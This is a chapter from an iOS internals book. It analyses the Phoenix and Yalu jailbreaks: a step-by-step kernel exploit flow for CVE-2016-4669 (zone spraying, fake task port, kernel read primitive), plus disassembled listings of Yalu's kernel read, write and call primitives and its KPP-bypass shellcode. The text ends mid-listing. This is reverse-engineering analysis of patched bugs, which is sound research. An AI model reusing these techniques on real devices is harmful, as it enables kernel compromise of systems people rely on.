
The user mode call to this code is automatically generated by the Mach Interface Generator (MIG, q.v. I/10), which takes care of properly initializing the portsCnt variable so that it matches the length of the OOL ports descriptor sent in the message. But MIG can easily be bypassed, and its code tweaked to deliberately mismatch the two values. The sanity checks restrict the value of portsCnt to be between 1 and 3 - but that still allows for an out of bounds condition, wherein extra port elements in kernel memory can be read - and then dereferenced - leading to a Use After Free (UaF) bug.

Putting it all together - a Phoenix rises!

With all the ingredients in place, the exploit proceeds as shown in Figure 22a-8 (next page):

- Set up a fake task port: The exploit begins by creating a fake `ipc_port_t`. This technique, though controversial, has proven itself reliable in Yalu 10.2 as well. Unlike Yalu, however, which targets 64-bit, the fake port has to be created in user space and then injected into kernel space.
- Prepare `kalloc.384`: The `kalloc.384` zone is used in 32-bit for `kmsg` objects, which back sufficiently small messages sent by `mach_msg`. The exploit sprays several empty dictionary objects there using the `spray_data` construct described earlier. This returns the associated notification port.
- Leak the kernel stack: This will give us the kernel base (at index [9]), and also a zone pointer (at index [4]). The zone pointer is of a recently used `kmsg` (associated with the `IORegistryEntryGetProperties` call).
- Spray the fake port data into `kalloc.384`: First, the previously sprayed data (from the second step) is freed, by destroying the notification port. Then, the fake task port data (created in the first step) is copied into the same zone using the same `spray_data` technique. With high likelihood, the zone pointer leaked (at index [4]) now points to the fake port.
- Spray fake port pointer into `kalloc.8`: Pointer at hand, the exploit sprays it into `kalloc.8`.
- Perform Zone Feng Shui: Allocating and freeing 1024 `mach` ports performs a Feng Shui of the `kalloc.8`. This "pokes holes" in the zone, into which the fake port pointer is sprayed again.
- Trigger `mach_ports_register`, and get an `ipc_port_t` reference to the fake port.
- Get fake port into user space: Calling `mach_ports_lookup` will create a `mach_port_t` whose backing `ipc_port_t` is none other than the fake port.
- Re-spray fake port: The offset of the `kernel_task` pointer is a priori known (by analysing the decrypting kernel), and at this point so is the kernel base. But the exploit needs the *value referenced by* the pointer (that is, the address of the `kernel_task` itself). It therefore modifies the fake port structure so that its `ip_kobject` points to the `kernel_task`, offset by 0x8 bytes. It then re-sprays it into kernel space.
- Get `kernel_task` address: Calling `pid_for_task` on the fake port (which has been re-sprayed in kernel memory but is still just as valid in user space) will then blindly follow the `ip_kobject`, assuming it points to a `task_t`, calling `get_bsdtask_info` and looking at offset 0x08. This technique (also used by Yalu 10.2 and shown in Listing 24-20-b) thus turns `pid_for_task` into an arbitrary kernel memory read primitive, for four bytes - which is the size of a pointer.
- Re-spray fake port (2) to read kernel `ipc_space_t`: In a similar manner, `pid_for_task` can be directed to return the `ipc_space_t` of the kernel.
- Re-spray fake port (3) to get `kernel_task`: At this point, with both addresses, we can reconfigure the fake port handle to be the kernel task. Kernel task obtained, we're done - with no KPP to bypass, the standard set of patches can be applied, and the device can be fully jailbroken.

Figure 22a-8: The flow of the Phoenix exploit



Apple Fixes

Apple assigned the `mach_ports_register()` bug CVE-2016-4669, and fixed it in iOS 10.1:

Kernel

Available for: iPhone 5 and later, iPad 4th generation and later, iPod touch 6th generation and later

Impact: A local user may be able to cause an unexpected system termination or arbitrary code execution in the kernel

Description: Multiple input validation issues existed in MIG generated code. These issues were addressed through improved validation.

CVE-2016-4669: Ian Beer of Google Project Zero

Entry updated November 2, 2016

The Phoenix jailbreak could therefore, in principle, be extended to work on 32-bit versions of 10.0.1 and 10.0.2, but Apple sandboxed IOKit properties in iOS 10, making the info leak unexploitable, and requiring a different vector. It should be noted, that the info leak itself wasn't properly fixed until well into iOS 10.x (exact version unknown).

References

1. Ian Beer (Project Zero) - "Multiple Memory Safety Issues in `mach_ports_register`" - <https://bugs.chromium.org/p/project-zero/issues/detail?id=882>

Special thanks to Siguza and tihmstar who both took the time to review the explanation of their elegant exploit (and for going with such an awesome name and logo :-)



This is a free update to [Mac OS and iOS Internals, Volume III](#), expanded to cover the Phoenix jailbreak. You may share this chapter freely, but please keep it intact and - if citing - give credit where due. For questions or comments, you are welcome to post to [the NewOSXBook.com Forum](#), where the author welcomes everyone. You might also find the [trainings by @Technologeeks](#) interesting!

(And [Volume I](#) is still on track - Late September 2017!)

Yalu (10.0-10.2)

*This is proof that exploitation is art.
The art of sweet-talking state machines.
The art of taking complicated things and simplifying them.
The art of ignoring the bullshit.
The art of evaluating reality.*

- @qwertyoruiop

Shortly after Ian Beer published `mach_portal`, Luca Todesco (@qwertyoruiopz) announced on Twitter that he would be up to the task of converting it from a Proof-of-Concept into a full fledged jailbreak. Indeed, a week later he released his Yalu jailbreak (named for the river separating North Korea from China).

Kind hearted souls took to Twitter to discount Todesco's effort, but it was no mere feat: Although Ian Beer provided the bug and exploit vector, he avoided any direct kernel patches, and thus left out a most critical part - bypassing KPP. Beer's `mach_portal` only provided an unsandboxed root shell, any child process of which would likewise be unsandboxed. For a full jailbreak, however, system-wide changes would have to be applied, which would mean patching the kernel code directly to disable code signing, the sandbox, and allow `task_for_pid`.

This chapter focuses, therefore, on Todesco's innovative KPP bypass. Though very likely short lived (Apple cannot allow a bypass of one of their strongest mitigation techniques), the KPP bypass not only showed Todesco's ability to "1-up" Apple's best defense, but also re-enabled an (almost) full jailbreak experience, allowing the standard set of patches to be applied again.

Yalu has later been updated to support 10.2 (wherein the `mach_portal` bug has been patched), by using a bug in `mach_voucher_extract_attr_recipe_trap`, discovered by Marco Grassi and then burned by Ian Beer as CVE-2017-2370. The bug is discussed here as well, with two different exploitation methods - Beer's, and Todesco's. Beer has released his [PoC code as open source](#)^[1], and Todesco has made Yalu [fully open sourced](#)^[2] as well, which allows for a comparison of the two approaches to exploiting the same bug.

Primitives

Unlike mach_portal, Yalu is a full fledged jailbreak - which means it needs to handle kernel memory - for patching, and executing code in kernel mode, using three primitives:

- **[Read/Write]Anywhere64:** These are simply wrappers over `vm_read_overwrite` and `vm_write`, assuming at this point the `kernel_task` port has been obtained. The Read primitive is shown in Listing 24-1:

Listing 24-1: The ReadAnywhere64 primitive

```
ReadAnywhere64:
uint64_t ReadAnywhere64(uint64_t Address) {
10000ed84 STP    X29, X30, [SP, #-16]! ;
10000ed88 ADD    X29, SP, #0              ; R29 = SP + 0x0
10000ed8c SUB    SP, SP, 32              ; SP -= 0x20 (stack frame)
10000ed90 ORR    X8, XZR, #0x8         ; R8 = 0x8
10000ed94 ADD    X4, SP, #8             ; R4 = SP + 0x8 &valueRead
10000ed98 ADD    X3, SP, #16            ; R3 = SP + 0x10 &sizeRead
10000ed9c ADRP    X9, 16               ; R9 = 0x10001e000
10000eda0 ADD    X9, X9, #432          ; X9 = 0x10001e1b0 _tfp0
10000eda4 STUR    X0, X29, #-8         ; Frame (0) -8 = X0 ARG0
uint64_t valueRead = 0;
10000eda8 STR    XZR, [SP, #16]        ; *(SP + 0x10) =
uint32_t sizeRead = 8;
10000edac STR    X8, [SP, #8]          ; *(SP + 0x8) = sizeRead = 8
vm_read_overwrite(tfp0, Address, 8, (vm_offset_t)&valueRead, &sizeRead);
10000edb0 LDR    W0, [X9, #0]          ; --R0 = *(R9 + 0) = _tfp0
10000edb4 LDUR    X1, X29, #-8         ; R1 = *(SP + -8) = ARG0
10000edb8 MOV    X2, X8               ; X2 = X8 = 0x8
10000edbc BL     libSystem.B.dylib:: vm_read_overwrite ; 0x100017fbc
return (valueRead);
10000edc0 LDR    X8, [X31, #16]        ; --R8 = *(SP + 16) = 0x100000cfeedfacf
10000edc4 STR    W0, [SP, #4]          ; *(SP + 0x4) =
10000edc8 MOV    X0, X8               ; --X0 = X8 = 0x100000cfeedfacf
}
10000edcc ADD    X31, X29, #0          ; SP = R29 + 0x0
10000edd0 LDP    X29, X30, [SP], #16  ;
10000edd4 RET                                ;
```

- **FuncAnywhere32:** to allow invocation of functions in kernel mode. Unlike the previous primitives, this one is more complicated, and is performed over `IOConnectTrap4`, which allows four arguments, and can be seen in the code as follows:

Listing 24-2: The FuncAnywhere32 primitive

```
FuncAnywhere32:
uint32_t FuncAnywhere32 (uint64_t func, uint64_t arg_1, uint64_t arg_2, ui
10000ed34 STP    X29, X30, [SP, #-16]! ;
10000ed38 ADD    X29, SP, #0              ; $$ R29 = SP + 0x0
10000ed3c SUB    SP, SP, 32              ; SP -= 0x20 (stack frame)
; X0 = IOConnectTrap4( funcconn, 0, ARG2, ARG3, ARG1, addr);
10000ed40 MOVZ    W8, 0x0                ; R8 = 0x0
10000ed44 ADRP    X9, 16                 ; R9 = 0x10001e000
10000ed48 ADD    X9, X9, #448           ; X9 = 0x10001e1c0 = _funcconn
10000ed4c STUR    X0, X29, #-8         ; Frame (0) -8 = func
10000ed50 STR    X1, [SP, #16]          ; *(SP + 0x10) = ARG1
10000ed54 STR    X2, [SP, #8]           ; *(SP + 0x8) = ARG2
10000ed58 STR    X3, [SP, #0]           ; *(SP + 0x0) = ARG3
10000ed5c LDR    W0, [X9, #0]           ; R0 = *(R9 + 0) = _funcconn
10000ed60 LDR    X2, [X31, #8]          ; R2 = *(SP + 8) = ARG2
10000ed64 LDR    X3, [X31, #0]          ; R3 = *(SP + 0) = ARG3
10000ed68 LDR    X4, [X31, #16]         ; R4 = *(SP + 16) = ARG1
10000ed6c LDUR    X5, X29, #-8         ; R5 = *(SP + -8) = func
10000ed70 MOV    X1, X8                ; X1 = X8 = 0x0
10000ed74 BL     IOKit:: IOConnectTrap4 ; 0x100017a64
; return (X0);
}
10000ed78 ADD    X31, X29, #0          ; SP = R29 + 0x0
10000ed7c LDP    X29, X30, [SP], #16  ;
10000ed80 RET                                ;
```


The first two primitives are straightforward, given that the `kernel_task` (which otherwise would have been obtained from `task_for_pid(0)`) has already been obtained from successfully exploiting `set_dp_control_port()` (CVE-2016-7644) as with `mach_portal`. But Beer's exploit did not involve kernel code execution, whereas Todesco's does. He seems to be piggybacking over `IOConnectTrap4`, passing arguments in a slightly shuffled order. The `_funcconn` is a global, and (as is required by `IOConnectTrap4()` functions), expected to be an `io_service_t` object. Further reversing shows that in `_initexp` (the initialization code), the `funcconn` is initialized as follows:

Listing 24-3: Initializing the `funcconn`


```

_initexp:
10000f784 STP    X29, X30, [SP, #-16]! ;
10000f788 ADD    X29, SP, #0 ; $$ R29 = SP + 0x0
10000f78c SUB    SP, SP, 32 ; SP -= 0x20 (stack frame)
10000f790 ADRP   X8, 11 ; R8 = 0x10001a000
10000f794 ADD    X0, X8, #2443 "IOSurfaceRoot"; X0 = 0x10001a98b -|
10000f798 ADRP   X8, 13 ; R8 = 0x10001c000
10000f79c LDR    X8, [X8, #160] ; -R8 = *(R8 + 160) = .. *(0x10001c0a0, no
10000f7a0 LDR    W9, [X8, #0] ; R9 = *(IOKit::_kIOMasterPortDefault
10000f7a4 STUR   X9, X29, #-12 ; Frame (0) -12 = X9 0x0
10000f7a8 BL     IOKit:: IOServiceMatching ; 0x100017a88
; R0 = IOKit:: IOServiceMatching("IOSurfaceRoot");
10000f7ac SUB    X2, X29, #4 ; $$ R2 = SP - 0x4
10000f7b0 LDUR   X9, X29, #-12 ;--R9 = *(SP + -12) = 0x0 ... (null)?..
10000f7b4 STR    X0, [SP, #8] ; *(SP + 0x8) =
10000f7b8 MOV    X0, X9 ; --X0 = X9 = 0x0
10000f7bc LDR    X1, [X31, #8] ;--R1 = *(SP + 8) = 0x100000cfeedfacf ...
; ...
10000f7c0 BL     IOKit::_IOServiceGetMatchingServices ; 0x100017a7c
10000f7c4 LDUR   X9, X29, #-4 ;--R9 = *(SP + -4) = 0x0 ... (null)?..
10000f7c8 STR    W0, [SP, #4] ; *(SP + 0x4) =
; iter = IOIteratorNext(...)
10000f7cc MOV    X0, X9 ; --X0 = X9 = 0x0
10000f7d0 BL     IOKit:: IOIteratorNext ; 0x100017a70
10000f7d4 MOVZ   W9, 0x0 ; R9 = 0x0
10000f7d8 ADRP   X8, 15 ; R8 = 0x10001e000
10000f7dc ADD    X8, X8, #448 ; _funcconn; X8 = 0x10001e1c0
10000f7e0 ADRP   X1, 13 ; R1 = 0x10001c000
10000f7e4 LDR    X1, [X1, #168] ; -R1 = *(R1 + 168) = .. *(0x10001c0a8, no
10000f7e8 STUR   X0, X29, #-8 ; Frame (0) -8 = X0 0x0
10000f7ec STR    WZR, [X8, #0] ; *0x10001e1c0 = 0x0
10000f7f0 LDUR   X0, X29, #-8 ;--R0 = *(SP + -8) = 0x0 ... (null)?..
10000f7f4 LDR    W1, [X1, #0] ; R1 = *(libSystem.B.dylib::_mach_tas
10000f7f8 MOV    X2, X9 ; --X2 = X9 = 0x0
10000f7fc MOV    X3, X8 ; --X3 = X8 = 0x10001e1c0
10000f800 BL     IOKit:: IOServiceOpen ; 0x100017a94
; R0 = IOKit:: IOServiceOpen(iter,mach task self(),0, funcconn);
10000f804 ADRP   X8, 15 ; R8 = 0x10001e000
10000f808 ADD    X8, X8, #448 ; _funcconn; X8 = 0x10001e1c0 -|
10000f80c LDR    W9, [X8, #0] ; -R9 = *(R8 + 0) = _funcconn 0x0 ... ?..
10000f810 CMP    W9, #0 ;
10000f814 CSET   W9, NE ; CSINC W9, W31, W31, EQ
10000f818 EOR    w9, w9, #0x1
10000f81c AND    W9, W9, #0x1 ;
10000f820 MOV    X8, X9 ; --X8 = X9 = 0x0
10000f824 ASR    X8, X8, #0 ;
10000f828 STR    W0, [SP, #0] ; *(SP + 0x0) =
; R0 = IOKit:: IOServiceOpen((mach port),(mach port),0, funcconn);
10000f82c CBZ    X8, 0x10000f850 ;
; if (R8 != 0)
; libSystem.B.dylib::__assert_rtn("initexp",
; "/Users/qwertyoruiop/Desktop/yalurel/smokecrack/smokecrack/exploit.m",
; 0x55, "funcconn");
...
10000f850 B      0x10000f854
10000f854 ADD    X31, X29, #0 ; SP = R29 + 0x0
10000f858 LDP    X29, X30, [SP],#16 ;
10000f85c RET
;

```

Putting the two listings together, it becomes clear that the `FuncAnywhere32` primitive uses the `IOSurface` object's method #0, and - rather than its intended use - makes it jump to a gadget. Note the shuffling of the other arguments, so by the time execution gets to the sixth argument address (= the intended function to execute), they are in order. The gadget used is `mov x0, x3; br x4`, which explains the ordering of the arguments, as shown in Figure 24-4:

Figure 24-4: The full `FuncAnywhere32` primitive



Platform Detection

With so many i-Devices and iOS versions, each with subtle kernel differences, a jailbreak needs to have a mechanism to either hardcoded offsets for all supported variants or figure them out on the fly. Yalu uses a mix of the two approaches, by defining constants in a table, initialized by `constload()` and accessed (by index) using `constget()`. The constants are "affined" by using the `IOSurface` object vtable, in the `affine_const_by_surfacevt` function. An example of this can be seen in `b3`:

```

10000fcac    ORR     W0, WZR, #0x4          ; ->R0 = 0x4
10000fcb0    BL      _constget             ; 0x100017a14
10000fcb4    CMP     X0, #0                ;
10000fcb8    CSINC   W8, W31, W31, EQ       ;
10000fcbc    EOR     W8, W8, #0x1          ;
10000fcc0    AND     W8, W8, #0x1          ;
10000fcc4    MOV     X0, X8                ; --X0 = X8 = 0x10001a000
10000fcc8    ASR     X0, X0, #0            ;
; // if ( _constget == 0 ) then goto 0x10000fcf0
10000fcc    CBZ     X0, 0x10000fcf0 ;
10000fcd0    ADRP    X8, 11                ; ->R8 = 0x10001a000
10000fcd4    ADD     X0, X8, #2615         "exploit"; X0 = 0x10001aa37 -|
10000fcd8    ADRP    X8, 11                ; ->R8 = 0x10001a000
10000fcdc    ADD     X1, X8, #2465         "/Users/qwertyoruiop/Desktop/yalurel/smo
10000fce0    MOVZ    W2, 0xb1              ; ->R2 = 0xb1
10000fce4    ADRP    X8, 11                ; ->R8 = 0x10001a000
10000fce8    ADD     X3, X8, #2723         "G(KERNBASE)"; X3 = 0x10001aaa3 -|
__assert_rtn("exploit",
            "/Users/qwertyoruiop/Desktop/yalurel/smokecrack/smokecrack/exploit.m",
            0xb1, "G(KERNBASE)");
10000fcec    BL      libSystem.B.dylib::__assert_rtn      ; 0x100017b78

```

KPP Bypass

As discussed in Chapter 13, KPP is run very early during iOS (and TvOS) boot, and - for lack of a public boot-chain exploit - is an immutable fact. Code running in lower AArch64 Exception Levels simply cannot access (much less modify) code or data in higher levels, and KPP runs at the highest possible level, EL3. This means that any KPP bypass would have to rely on an implementation (or better yet, design) flaw.

Throughout iOS9 KPP was invisible and imperceptible, by virtue of its EL3 execution and the encryption applied to all boot components. The only painful effect was its triggered crashes with their SErr codes (shown in Table 13-10). Fortunately, and for whatever reasons, Apple opened up KPP, allowing it to be inspected - and for Luca Todesco to find a clever way around it.

Todesco made no attempt to obfuscate his jailbreak, which makes the KPP bypass extremely easy to find using `jt00l` or other disassemblers. The symbol in question is "kppsh0", and the instructions can be seen in Listing 24-4:

Listing 24-5: The kppsh code (from mach_portal+Yalu b3)

```
; // function #239
_kppsh0:
1000171d0 B      e0          ; 0x1000171dc
1000171d4 B      _kppsh1 ; 0x100017208
1000171d8 B      _amfi_shellcode ; 0x100017238
e0:
1000171dc SUB     X30, X30, X22
1000171e0 SUB     X0, X0, X22
1000171e4 LDR     X22, #132          ; X22 = *(100017268) = origgVirtBase
1000171e8 ADD     X30, X30, X22      ; SP = SP + X22
1000171ec ADD     X8, X0, X22        ; X8 = X0 + X22
1000171f0 LDR     X1, #136          ; X1 = *(100017278) = origvbar
1000171f4 MSR     VBAR_EL1, X1      ; Vector Base Address Register = origvbar
1000171f8 ADD     X8, X8, #24        ; X8 = (X0 + X22) + X24
1000171fc LDR     X0, #116          ; X0 = *(100017270) = ttbr0
100017200 LDR     X1, #128          ; X1 = *(100017280) = ttbr1_fake
100017204 BR      X8                ;
; // function #240
_kppsh1:
100017208 MRS     X1, TTBR1_EL1      ; Translation Table Base Register..
10001720c LDR     X0, #124          ; X0 = *(100017288) = ttbr1_orig
100017210 MSR     TTBR1_EL1, X0      ; Translation Table Base Register..
100017214 MOVZ    X0, 0x30, LSL #16  ; X0 = 0x300000
100017218 MSR     CPACR_EL1, X0      ; FPEN=3 (no traps) ; triggers KPP
10001721c MSR     TTBR1_EL1, X1      ; Translation Table Base Register..
100017220 TLBI    VMALLE            ;
100017224 ISB                      ;
100017228 DSB     SY                ;
10001722c DSB     ISH               ;
100017230 ISB                      ;
100017234 RET
```

Even without symbols, the KPP instructions would stick out like a sore thumb in any user-mode binary's disassembly: The reason being that they use MRS/MSR instructions, which (respectively) get and set special registers which are only accessible in EL1, i.e. kernel mode. So even with basic reversing it becomes obvious that this code is injected into the kernel - as corroborated by loading kppsh0 into a `memcpy()`.

The code is remarkably elegant and compact*, but still requires quite a bit of elaboration as to its two components: kppsh0, e0 and kppsh1.

* - the sinister logic behind page remapping and the dark magic of page table manipulation isn't half as compact, however, and is left out of scope of this discussion


kppsh1

Recall (from Chapter 13), that KPP's main entry point is on `CPACR_EL1` access. This register toggles the use of floating point instructions. As it turns out, there is exactly one location in the kernel where this register is accessed. The instruction cannot be NOPed out, however, because doing so will effectively disable floating point operations across the entire system - rendering it unusable.

Instead, Todesco replaces the instruction (`MSR CPACR_EL1, X0`) with a `BL` (call) to `_kppsh1`. The injected code then starts off by saving the present value of `TTBR1_EL1`, the kernel's Translation Table Base Register, into `X1`. It then loads the original value of the register into `X0`, and overwriting `TTBR1_EL1` with it. It then toggles the value of `CPACR_EL1`, running the overwritten instruction - and thereby invoking KPP.

But what happens next is ingenious: The KPP code in EL3 checks the value of `TTBR1_EL1`, and finds it to be the original value that was first saved by it. The page tables pointed to by this `TTBR1_EL1` are, in fact, the original ones used by the kernel on boot, and are unmodified. Not only does this prevent error 0x575408, but it also hides any modified kernel pages from KPP's view. In other words, Luca's clever hack is to ensure that when KPP is called **it always sees the original, unmodified page table of the kernel, and not the actual present one, which contains modified pages**. When a kernel patch is applied, getting around KPP is simply a matter of applying a physical "Copy on Write" technique - i.e. leave the original physical page (pointed to by the original `TTBR1_EL1`) unmodified, and allocate a new physical page to be modified (pointed to by the current `TTBR1_EL1`). This is shown in the following figure:

Figure 24-6: The page table manipulation used to defeat KPP



e0

There is one other issue to consider - which is cases wherein the CPU resets, idle sleeps or deep sleeps. Waking up in those cases it would get incorrect values of the `gVirtBase` and the `VBAR_EL1` (the exception vector for kernel mode). The code at `e0` handles these cases, but before considering it, let us first see XNU's own handler, shown in Listing 24-7:

Listing 24-7: XNU's wake up code (from XNU-3789.2.2 of an `n61*`)

```
ffffff00708f2b8  ADRP  X0, 2097122      ; R0 = 0xffffffff007071000
ffffff00708f2bc  ADD   X0, X0, #1416    ; X0 = 0xffffffff007071588
ffffff00708f2c0  LDR   X0, [X0, #0]     ; X0 = *(0xffffffff007071588, no sym)
